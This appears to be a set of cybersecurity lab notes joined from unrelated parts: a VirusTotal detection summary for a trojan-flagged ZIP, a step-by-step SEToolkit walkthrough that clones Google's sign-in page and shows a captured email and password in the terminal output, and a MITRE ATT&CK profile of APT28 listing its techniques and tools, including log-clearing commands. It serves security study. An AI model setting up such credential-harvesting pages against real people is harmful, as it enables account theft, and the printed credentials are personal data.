

### 1. File Overview:

- The file is identified as a ZIP file, approximately 3.48 KB in size.
- VirusTotal indicates that 12 out of 62 security vendors flagged the file as malicious.

### 2. Detection Results:

The file is predominantly labeled with threats related to trojans, particularly “trojan.suspar.”

- Specific detections include:
  - Avira: HEUR/Suspar.Gen
  - ESET-NOD32: JS/Kryptik.CVJ
  - Kaspersky: HEUR:Trojan.Script.Generic
  - Sophos: Mal/DrodZp-A
  - Varist: JS/Agent.CKJ4.gen!Eldorado


Multiple other vendors such as Alibaba, ALYac, and Webroot flagged it as “undetected.”

### 3. Category and Family:


- Threat categories identified include “trojan.”
- Family labels are tied to “suspar.”

### 4. Other Notes:

- Several antivirus engines were unable to process the file type.
- The score and detections suggest caution; it's likely a malicious or suspicious file.



VIPRE	Undetected	VirIT	Undetected
ViRobot	Undetected	Webroot	Undetected
Xcitiam	Undetected	Yandex	Undetected
Zillya	Undetected	Zoner	Undetected
BitDefenderFax	Unable to process file type	Cylance	Unable to process file type
DeepInstinct	Unable to process file type	Elastic	Unable to process file type
McAfee Scanner	Unable to process file type	Palo Alto Networks	Unable to process file type
SecureAge	Unable to process file type	SentinelOne (Static ML)	Unable to process file type
Symantec Mobile Insight	Unable to process file type	TEHTIS	Unable to process file type
Trapsmine	Unable to process file type	Bkav Pro	—
Google	—	Trustlook	—



DETECTION DETAILS RELATIONS COMMUNITY			
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.			
Popular threat label	trojan.suspar	Threat categories	trojan
		Family labels	suspar
Security vendors' analysis		Do you want to automate checks?	
Avira (no cloud)	HEUR/Suspar.Gen	Cynet	Malicious (score: 70)
ESET-NOD32	JS/Kryptik.CWJ	Ikarus	Trojan-Downloader.JS.Agent
Kaspersky	HEUR:Trojan.Script.Generic	Lionic	Trojan.UKP:StrelaStealer.Atc
NANO Antivirus	Trojan.Script.Heuristic.js.lacgm	Skyhigh (SWG)	BehavesLike.Exploit.zc
Sophos	Mal/DroDZp-A	Tencent	Script.Trojan.Generic.TdKl
Varist	JS/Agent.CK.H.gen/Eldorado	WithSecure	Heuristic.HEUR/Suspar.Gen
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	AliCloud	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

## Phishing Template Creation Using SEToolkit in Parrot OS

### 1. Launching the SEToolkit

- Command: `sudo setoolkit`
- Purpose: Start the Social-Engineer Toolkit on Parrot OS.
- Outcome: SEToolkit interface loaded with multiple options for social engineering attacks.

```

The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

### 2. Selecting the Attack Vector

- **Option Chosen:** Website Attack Vectors (2).
- **Purpose:** Perform attacks targeting websites, specifically credential harvesting.

### 3. Choosing the Attack Method

- **Option Chosen:** Credential Harvester Attack Method (3).

- **Details:**
  - This method clones the targeted website and sets up a phishing page to capture login credentials.

```
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information
posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link
to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settin
gs in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit
Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based po
wershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

#### 4. Website Cloning

- **Option Selected:** Web templates
- **Steps:**
  - SET asked for the external or NAT IP address (e.g., 10.138.16.217) where the phishing server would run.
  - SET requested the URL of the target site to be cloned (e.g., <https://www.google.com>).
- **Outcome:**
  - A cloned version of the target website was generated and hosted on the attacker machine.
  - The cloned page replicated the appearance and functionality of the legitimate site.

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>1

```
[ - ] Credential harvester will allow you to utilize the clone capabilities within SET
[ - ] to harvest credentials or parameters from a website as well as place them into a report
enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.138.16.217 netmask 255.255.255.0 broadcast 10.138.16.255
    ether 92:7c:57:79:77:c6 txqueuelen 1000 (Ethernet)
    RX packets 179 bytes 17486 (17.0 KiB)
    RX errors 0 frame 0
    TX packets 201446 bytes 11457716 (10.9 MiB)
    TX errors 0 frame 0

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *---
```

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 10.138.16.217

## 5. Launching the Phishing Page

- The phishing server was set up to listen on port 80.

- The attacker machine hosted the cloned site, ready to capture input data.

## 6. Harvesting Credentials

- During the test:
  - A user visited the cloned site and entered credentials (captured in the terminal).
  - Captured data included:
    - Username: abij914@gmail.com
    - Password: uki262212
- The tool captured the credentials from the HTTP POST requests made by the victim's browser.

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.138.16.217 - - [15/Jan/2025 22:33:57] "GET / HTTP/1.1" 200 - 4375 - 10.138.16.217
10.138.16.217 - - [15/Jan/2025 22:34:07] "GET /favicon.ico HTTP/1.1" 404 - 4375 - 10.138.16.217
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUfdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWm1RSQ%E2%88%
99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=&
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abij914@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=uki262212'
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.138.16.217 - - [15/Jan/2025 22:34:23] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

## APT28

APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26165.[1][2] This group has been active since at least 2004.[3][4][5][6][7][8][9][10][11][12][13]

APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.[5] In 2018, the US indicted five GRU Unit 26165 officers associated with APT28 for cyber operations (including close-access operations) conducted between 2014 and 2018 against the World Anti-Doping Agency (WADA), the US Anti-Doping Agency, a US nuclear facility, the Organization for the Prohibition of Chemical Weapons (OPCW), the Spiez Swiss

Chemicals Laboratory, and other organizations.[14] Some of these were conducted with the assistance of GRU Unit 74455, which is also referred to as Sandworm Team.

ID: G0007



Associated Groups: IRON TWILIGHT, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127, Forest Blizzard, FROZENLAKE

Contributors: Sébastien Ruel, CGI; Drew Church, Splunk; Emily Ratliff, IBM; Richard Gold, Digital Shadows

Version: 5.1

Created: 31 May 2017

Last Modified: 10 October 2024

Version Permalink

Associated Group Descriptions

Name	Description
------	-------------

IRON TWILIGHT	
---------------	--

[15][16]	
----------	--

SNAKEMACKEREL	
---------------	--

[17]	
------	--

Swallowtail	
-------------	--

[12]	
------	--

Group 74	
----------	--

[18]	
------	--

Sednit	
--------	--

This designation has been used in reporting both to refer to the threat group and its associated malware JHUHUGIT.[8][7][19][4]

Sofacy	
--------	--

This designation has been used in reporting both to refer to the threat group and its associated malware.[6][7][5][20][4][18]

Pawn Storm	
------------	--

[7][20][21]

Fancy Bear

[5][19][20][4][18][12][22][2]

STRONTIUM

[19][20][23][24][21][2]

Tsar Team

[20][18][18]

Threat Group-4127

[7]

TG-4127

[7]

Forest Blizzard

[25]

FROZENLAKE

[26]

Techniques Used

Domain	ID	Name	Use
--------	----	------	-----

Enterprise	T1134	.001	Access Token Manipulation: Token Impersonation/Theft
------------	-------	------	--

APT28 has used CVE-2015-1701 to access the SYSTEM token and copy it into the current process as part of privilege escalation.[27]

Enterprise	T1098	.002	Account Manipulation: Additional Email Delegate Permissions
------------	-------	------	---

APT28 has used a Powershell cmdlet to grant the ApplicationImpersonation role to a compromised account.[2]

Enterprise	T1583	.001	Acquire Infrastructure: Domains
------------	-------	------	---------------------------------

APT28 registered domains imitating NATO, OSCE security websites, Caucasus information resources, and other organizations.[6][14][28]

.003 Acquire Infrastructure: Virtual Private Server

APT28 hosted phishing domains on free services for brief periods of time during campaigns.[26]

.006 Acquire Infrastructure: Web Services

APT28 has used newly-created Blogspot pages for credential harvesting operations.[28]

Enterprise T1595 .002 Active Scanning: Vulnerability Scanning

APT28 has performed large-scale scans in an attempt to find vulnerable servers.[29]

Enterprise T1557 .004 Adversary-in-the-Middle: Evil Twin

APT28 has used a Wi-Fi Pineapple to set up Evil Twin Wi-Fi Poisoning for the purposes of capturing victim credentials or planting espionage-oriented malware.[14]

Enterprise T1071 .001 Application Layer Protocol: Web Protocols

Later implants used by APT28, such as CHOPSTICK, use a blend of HTTP, HTTPS, and other legitimate channels for C2, depending on module configuration.[6][2]

.003 Application Layer Protocol: Mail Protocols

APT28 has used IMAP, POP3, and SMTP for a communication channel in various implants, including using self-registered Google Mail accounts and later compromised email servers of its victims.[6][2]

Enterprise T1560 Archive Collected Data

APT28 used a publicly available tool to gather and compress multiple documents on the DCCC and DNC networks.[3]

.001 Archive via Utility

APT28 has used a variety of utilities, including WinRAR, to archive collected data with password protection.[2]

Enterprise T1119 Automated Collection

APT28 used a publicly available tool to gather and compress multiple documents on the DCCC and DNC networks.[3]

Enterprise T1547 .001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

APT28 has deployed malware that has copied itself to the startup directory for persistence.[21]

Enterprise T1037 .001 Boot or Logon Initialization Scripts: Logon Script (Windows)

An APT28 loader Trojan adds the Registry key HKCU\Environment\UserInitMprLogonScript to establish persistence.[30]

Enterprise T1110 Brute Force

APT28 can perform brute force attacks to obtain credentials.[29][21][31]

.001 Password Guessing



APT28 has used a brute-force/password-spray tooling that operated in two modes: in brute-force mode it typically sent over 300 authentication attempts per hour per targeted account over the course of several hours or days.[24] APT28 has also used a Kubernetes cluster to conduct distributed, large-scale password guessing attacks.[2]

### .003 Password Spraying

APT28 has used a brute-force/password-spray tooling that operated in two modes: in password-spraying mode it conducted approximately four authentication attempts per hour per targeted account over the course of several days or weeks.[24][31] APT28 has also used a Kubernetes cluster to conduct distributed, large-scale password spray attacks.[2]

Enterprise T1059 .001 Command and Scripting Interpreter: PowerShell

APT28 downloads and executes PowerShell scripts and performs PowerShell commands.[11][21][2]

### .003 Command and Scripting Interpreter: Windows Command Shell

An APT28 loader Trojan uses a cmd.exe and batch script to run its payload.[30] The group has also used macros to execute payloads.[18][32][17][21]

Enterprise T1092 Communication Through Removable Media

APT28 uses a tool that captures information from air-gapped computers via an infected USB and transfers it to network-connected computer when the USB is inserted.[33]

Enterprise T1586 .002 Compromise Accounts: Email Accounts

APT28 has used compromised email accounts to send credential phishing emails.[28]

Enterprise T1584 .008 Compromise Infrastructure: Network Devices

APT28 compromised Ubiquiti network devices to act as collection devices for credentials compromised via phishing webpages.[26]

Enterprise T1213 Data from Information Repositories

APT28 has collected files from various information repositories.[2]

### .002 Sharepoint

APT28 has collected information from Microsoft SharePoint services within target networks.[34]

Enterprise T1005 Data from Local System

APT28 has retrieved internal documents from machines inside victim environments, including by using Forfiles to stage documents before exfiltration.[35][3][29][2]

Enterprise T1039 Data from Network Shared Drive

APT28 has collected files from network shared drives.[2]

Enterprise T1025 Data from Removable Media

An APT28 backdoor may collect the entire contents of an inserted USB device.[33]

Enterprise T1001 .001 Data Obfuscation: Junk Data

APT28 added "junk data" to each encoded string, preventing trivial decoding without knowledge of the junk removal algorithm. Each implant was given a "junk length" value when created, tracked by the controller software to allow seamless communication but prevent analysis of the command protocol on the wire.[6]

Enterprise T1074 .001 Data Staged: Local Data Staging

APT28 has stored captured credential information in a file named pi.log.[33]

.002 Data Staged: Remote Data Staging

APT28 has staged archives of collected data on a target's Outlook Web Access (OWA) server.[2]

Enterprise T1030 Data Transfer Size Limits

APT28 has split archived exfiltration files into chunks smaller than 1MB.[2]

Enterprise T1140 Deobfuscate/Decode Files or Information

An APT28 macro uses the command certutil -decode to decode contents of a .txt file storing the base64 encoded payload.[36][11]

Enterprise T1189 Drive-by Compromise

APT28 has compromised targets via strategic web compromise utilizing custom exploit kits.[16]  
APT28 used reflected cross-site scripting (XSS) against government websites to redirect users to phishing webpages.[26]

Enterprise T1114 .002 Email Collection: Remote Email Collection

APT28 has collected emails from victim Microsoft Exchange servers.[3][2]

Enterprise T1573 .001 Encrypted Channel: Symmetric Cryptography

APT28 installed a Delphi backdoor that used a custom algorithm for C2 communications.[13]

Enterprise T1546 .015 Event Triggered Execution: Component Object Model Hijacking

APT28 has used COM hijacking for persistence by replacing the legitimate MMDeviceEnumerator object with a payload.[37][13]

Enterprise T1048 .002 Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

APT28 has exfiltrated archives of collected data previously staged on a target's OWA server via HTTPS.[2]

Enterprise T1567 Exfiltration Over Web Service

APT28 can exfiltrate data over Google Drive.[21]

Enterprise T1190 Exploit Public-Facing Application

APT28 has used a variety of public exploits, including CVE 2020-0688 and CVE 2020-17144, to gain execution on vulnerable Microsoft Exchange; they have also conducted SQL injection attacks against external websites.[14][2]

Enterprise T1203 Exploitation for Client Execution

APT28 has exploited Microsoft Office vulnerability CVE-2017-0262 for execution.[22]

Enterprise T1211 Exploitation for Defense Evasion

APT28 has used CVE-2015-4902 to bypass security features.[38][33]

Enterprise T1068 Exploitation for Privilege Escalation

APT28 has exploited CVE-2014-4076, CVE-2015-2387, CVE-2015-1701, CVE-2017-0263 to escalate privileges.[38][33][22]

Enterprise T1210 Exploitation of Remote Services

APT28 exploited a Windows SMB Remote Code Execution Vulnerability to conduct lateral movement.[6][39][40]

Enterprise T1133 External Remote Services

APT28 has used Tor and a variety of commercial VPN services to route brute force authentication attempts.[2]

Enterprise T1083 File and Directory Discovery

APT28 has used Forfiles to locate PDF, Excel, and Word documents during collection. The group also searched a compromised DCCC computer for specific terms.[35][3]

Enterprise T1589 .001 Gather Victim Identity Information: Credentials

APT28 has harvested user's login credentials.[31]

Enterprise T1564 .001 Hide Artifacts: Hidden Files and Directories

APT28 has saved files with hidden file attributes.[18][18]

.003 Hide Artifacts: Hidden Window

APT28 has used the WindowStyle parameter to conceal PowerShell windows.[11] [41]

Enterprise T1070 .001 Indicator Removal: Clear Windows Event Logs

APT28 has cleared event logs, including by using the commands wevtutil cl System and wevtutil cl Security.[5][3]

.004 Indicator Removal: File Deletion

APT28 has intentionally deleted computer files to cover their tracks, including with use of the program CCleaner.[3]

.006 Indicator Removal: Timestomp

APT28 has performed timestomping on victim files.[5]

Enterprise T1105 Ingress Tool Transfer

APT28 has downloaded additional files, including by using a first-stage downloader to contact the C2 server to obtain the second-stage implant.[38][30][17][21][2]

Enterprise T1056 .001 Input Capture: Keylogging

APT28 has used tools to perform keylogging.[33][3][21]

Enterprise T1559 .002 Inter-Process Communication: Dynamic Data Exchange

APT28 has delivered JHUHUGIT and Koadic by executing PowerShell commands through DDE in Word documents.[41][42][11]

Enterprise T1036 Masquerading

APT28 has renamed the WinRAR utility to avoid detection.[2]

.005 Match Legitimate Name or Location

APT28 has changed extensions on files containing exfiltrated data to make them appear benign, and renamed a web shell instance to appear as a legitimate OWA page.[2]

Enterprise T1498 Network Denial of Service

In 2016, APT28 conducted a distributed denial of service (DDoS) attack against the World Anti-Doping Agency.[14]

Enterprise T1040 Network Sniffing

APT28 deployed the open source tool Responder to conduct NetBIOS Name Service poisoning, which captured usernames and hashed passwords that allowed access to legitimate credentials.[6][39] APT28 close-access teams have used Wi-Fi pineapples to intercept Wi-Fi signals and user credentials.[14]

Enterprise T1027 .013 Obfuscated Files or Information: Encrypted/Encoded File

APT28 encrypted a .dll payload using RTL and a custom encryption algorithm. APT28 has also obfuscated payloads with base64, XOR, and RC4.[38][36][11][18][17]

Enterprise T1588 .002 Obtain Capabilities: Tool

APT28 has obtained and used open-source tools like Koadic, Mimikatz, and Responder.[11][22][39]

Enterprise T1137 .002 Office Application Startup: Office Test

APT28 has used the Office Test persistence mechanism within Microsoft Office by adding the Registry key HKCU\Software\Microsoft\Office test\Special\Perf to execute code.[43]

#### Enterprise T1003 OS Credential Dumping

APT28 regularly deploys both publicly available (ex: Mimikatz) and custom password retrieval tools on victims.[44][3][14]

##### .001 LSASS Memory

APT28 regularly deploys both publicly available (ex: Mimikatz) and custom password retrieval tools on victims.[44][3] They have also dumped the LSASS process memory using the MiniDump function.[2]

##### .003 NTDS

APT28 has used the ntdsutil.exe utility to export the Active Directory database for credential access.[2]

#### Enterprise T1120 Peripheral Device Discovery

APT28 uses a module to receive a notification every time a USB mass storage device is inserted into a victim.[33]

#### Enterprise T1566 .001 Phishing: Spearphishing Attachment

APT28 sent spearphishing emails containing malicious Microsoft Office and RAR attachments.[36][10][11][3][22][17][21][16]

#### Enterprise T1598 Phishing for Information

APT28 has used spearphishing to compromise credentials.[31][16]

##### .003 Spearphishing Link

APT28 has conducted credential phishing campaigns with links that redirect to credential harvesting sites.[28][3][13][14][16]

#### Enterprise T1542 .003 Pre-OS Boot: Bootkit

APT28 has deployed a bootkit along with Downdelph to ensure its persistence on the victim. The bootkit shares code with some variants of BlackEnergy.[20]

#### Enterprise T1057 Process Discovery

An APT28 loader Trojan will enumerate the victim's processes searching for explorer.exe if its current process does not have necessary permissions.[30]

#### Enterprise T1090 .002 Proxy: External Proxy

APT28 used other victims as proxies to relay command traffic, for instance using a compromised Georgian military email server as a hop point to NATO victims. The group has also used a tool that

acts as a proxy to allow C2 even if the victim is behind a router. APT28 has also used a machine to relay and obscure communications between CHOPSTICK and their server.[6][38][3]

#### .003 Proxy: Multi-hop Proxy

APT28 has routed traffic over Tor and VPN servers to obfuscate their activities.[21]

#### Enterprise T1021 .002 Remote Services: SMB/Windows Admin Shares

APT28 has mapped network drives using Net and administrator credentials.[2]

#### Enterprise T1091 Replication Through Removable Media

APT28 uses a tool to infect connected USB devices and transmit itself to air-gapped computers when the infected USB device is inserted.[33]

#### Enterprise T1014 Rootkit

APT28 has used a UEFI (Unified Extensible Firmware Interface) rootkit known as LoJax.[12][45]

#### Enterprise T1113 Screen Capture

APT28 has used tools to take screenshots from victims.[44][46][3][16]

#### Enterprise T1505 .003 Server Software Component: Web Shell

APT28 has used a modified and obfuscated version of the reGeorg web shell to maintain persistence on a target's Outlook Web Access (OWA) server.[2]

#### Enterprise T1528 Steal Application Access Token

APT28 has used several malicious applications to steal user OAuth access tokens including applications masquerading as "Google Defender" "Google Email Protection," and "Google Scanner" for Gmail users. They also targeted Yahoo users with applications masquerading as "Delivery Service" and "McAfee Email Protection".[47]

#### Enterprise T1218 .011 System Binary Proxy Execution: Rundll32

APT28 executed CHOPSTICK by using rundll32 commands such as rundll32.exe "C:\Windows\twain\_64.dll". APT28 also executed a .dll for a first stage dropper using rundll32.exe. An APT28 loader Trojan saved a batch script that uses rundll32 to execute a DLL payload.[5][38][11][30][13][2]

#### Enterprise T1221 Template Injection

APT28 used weaponized Microsoft Word documents abusing the remote template function to retrieve a malicious macro. [48]

#### Enterprise T1199 Trusted Relationship

Once APT28 gained access to the DCCC network, the group then proceeded to use that access to compromise the DNC network.[3]

#### Enterprise T1550 .001 Use Alternate Authentication Material: Application Access Token

APT28 has used several malicious applications that abused OAuth access tokens to gain access to target email accounts, including Gmail and Yahoo Mail.[47]

.002 Use Alternate Authentication Material: Pass the Hash

APT28 has used pass the hash for lateral movement.[33]

Enterprise T1204 .001 User Execution: Malicious Link

APT28 has tricked unwitting recipients into clicking on malicious hyperlinks within emails crafted to resemble trustworthy senders.[14][16]

.002 User Execution: Malicious File

APT28 attempted to get users to click on Microsoft Office attachments containing malicious macro scripts.[36][17][16]

Enterprise T1078 Valid Accounts

APT28 has used legitimate credentials to gain initial access, maintain access, and exfiltrate data from a victim network. The group has specifically used credentials stolen through a spearphishing email to login to the DCCC network. The group has also leveraged default manufacturer's passwords to gain initial access to corporate networks via IoT devices such as a VOIP phone, printer, and video decoder.[49][3][23][2]

.004 Cloud Accounts

APT28 has used compromised Office 365 service accounts with Global Administrator privileges to collect email from user inboxes.[2]

Enterprise T1102 .002 Web Service: Bidirectional Communication

APT28 has used Google Drive for C2.[21]

Software

ID	Name	References	Techniques
----	------	------------	------------

S0045	ADVSTORESHELL	[19][22]	Application Layer Protocol: Web Protocols, Archive Collected Data, Archive Collected Data: Archive via Custom Method, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: Windows Command Shell, Data Encoding: Standard Encoding, Data Staged: Local Data Staging, Encrypted Channel: Symmetric Cryptography, Encrypted Channel: Asymmetric Cryptography, Event Triggered Execution: Component Object Model Hijacking, Exfiltration Over C2 Channel, File and Directory Discovery, Indicator Removal: File Deletion, Input Capture: Keylogging, Modify Registry, Native API, Obfuscated Files or Information, Peripheral Device Discovery, Process Discovery, Query Registry, Scheduled Transfer, System Binary Proxy Execution: Rundll32, System Information Discovery
-------	---------------	----------	--

S0351	Cannon	[32][48]	Application Layer Protocol: Mail Protocols, Boot or Logon Autostart Execution: Winlogon Helper DLL, Exfiltration Over C2 Channel, File and Directory
-------	--------	----------	--

Discovery, Ingress Tool Transfer, Process Discovery, Screen Capture, System Information  
Discovery, System Owner/User Discovery, System Time Discovery

S0160        certutil [36][2]    Archive Collected Data: Archive via Utility, Deobfuscate/Decode Files  
or Information, Ingress Tool Transfer, Subvert Trust Controls: Install Root Certificate

S0023        CHOPSTICK    [6][19][22][16]    Application Layer Protocol: Mail Protocols, Application  
Layer Protocol: Web Protocols, Command and Scripting Interpreter, Communication Through  
Removable Media, Dynamic Resolution: Domain Generation Algorithms, Encrypted Channel:  
Symmetric Cryptography, Encrypted Channel: Asymmetric Cryptography, Fallback Channels, File  
and Directory Discovery, Ingress Tool Transfer, Input Capture: Keylogging, Modify Registry,  
Obfuscated Files or Information: Fileless Storage, Proxy: Internal Proxy, Query Registry,  
Replication Through Removable Media, Screen Capture, Software Discovery: Security Software  
Discovery, Virtualization/Sandbox Evasion

S0137        CORESHELL    [6][16]    Application Layer Protocol: Web Protocols, Application Layer  
Protocol: Mail Protocols, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder,  
Data Encoding: Standard Encoding, Encrypted Channel: Symmetric Cryptography, Ingress Tool  
Transfer, Obfuscated Files or Information: Binary Padding, Obfuscated Files or Information,  
System Binary Proxy Execution: Rundll32, System Information Discovery

S0243        DealersChoice [10][16] Application Layer Protocol: Web Protocols, Command and  
Scripting Interpreter: Windows Command Shell, Exploitation for Client Execution

S0134        Dowlndelph    [20][16] Abuse Elevation Control Mechanism: Bypass User Account  
Control, Data Obfuscation: Junk Data, Encrypted Channel: Symmetric Cryptography, Hijack  
Execution Flow: DLL Search Order Hijacking, Ingress Tool Transfer

S0502        Drovorub        [1]        Application Layer Protocol: Web Protocols, Boot or Logon  
Autostart Execution: Kernel Modules and Extensions, Command and Scripting Interpreter: Unix  
Shell, Data from Local System, Deobfuscate/Decode Files or Information, Exfiltration Over C2  
Channel, Indicator Removal: File Deletion, Ingress Tool Transfer, Non-Application Layer Protocol,  
Obfuscated Files or Information, Proxy: Internal Proxy, Rootkit

S0193        Forfiles [35]        Data from Local System, File and Directory Discovery, Indirect  
Command Execution

S0410        Fysbis    [50]        Boot or Logon Autostart Execution: XDG Autostart Entries, Command  
and Scripting Interpreter: Unix Shell, Create or Modify System Process: Systemd Service, Data  
Encoding: Standard Encoding, File and Directory Discovery, Indicator Removal: File Deletion,  
Input Capture: Keylogging, Masquerading: Masquerade Task or Service, Masquerading: Match  
Legitimate Name or Location, Obfuscated Files or Information: Encrypted/Encoded File, Process  
Discovery, System Information Discovery

S0135        HIDE DRV        [20]        Process Injection: Dynamic-link Library Injection, Rootkit

S0044        JHUHUGIT    [8][19][22][14][16]    Application Layer Protocol: Web Protocols,  
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Boot or Logon Initialization  
Scripts: Logon Script (Windows), Clipboard Data, Command and Scripting Interpreter: Windows  
Command Shell, Create or Modify System Process: Windows Service, Data Encoding: Standard



Encoding, Event Triggered Execution: Component Object Model Hijacking, Exploitation for Privilege Escalation, Fallback Channels, Indicator Removal: File Deletion, Ingress Tool Transfer, Obfuscated Files or Information: Encrypted/Encoded File, Process Discovery, Process Injection, Scheduled Task/Job: Scheduled Task, Screen Capture, System Binary Proxy Execution: Rundll32, System Information Discovery, System Network Configuration Discovery

S0250      Koadic [11]      Abuse Elevation Control Mechanism: Bypass User Account Control, Application Layer Protocol: Web Protocols, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Clipboard Data, Command and Scripting Interpreter: Visual Basic, Command and Scripting Interpreter: PowerShell, Command and Scripting Interpreter: Windows Command Shell, Data from Local System, Encrypted Channel: Asymmetric Cryptography, File and Directory Discovery, Hide Artifacts: Hidden Window, Ingress Tool Transfer, Network Service Discovery, Network Share Discovery, OS Credential Dumping: Security Account Manager, OS Credential Dumping: NTDS, Process Injection: Dynamic-link Library Injection, Remote Services: Remote Desktop Protocol, Scheduled Task/Job: Scheduled Task, System Binary Proxy Execution: Mshta, System Binary Proxy Execution: Regsvr32, System Binary Proxy Execution: Rundll32, System Information Discovery, System Network Configuration Discovery, System Owner/User Discovery, System Services: Service Execution, Windows Management Instrumentation

S0162      Komplex      [46][51][16]      Application Layer Protocol: Web Protocols, Create or Modify System Process: Launch Agent, Encrypted Channel: Symmetric Cryptography, Hide Artifacts: Hidden Files and Directories, Indicator Removal: File Deletion, Process Discovery, System Owner/User Discovery

S0397      LoJax [45]      Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Hide Artifacts: NTFS File Attributes, Modify Registry, Pre-OS Boot: System Firmware, Rootkit

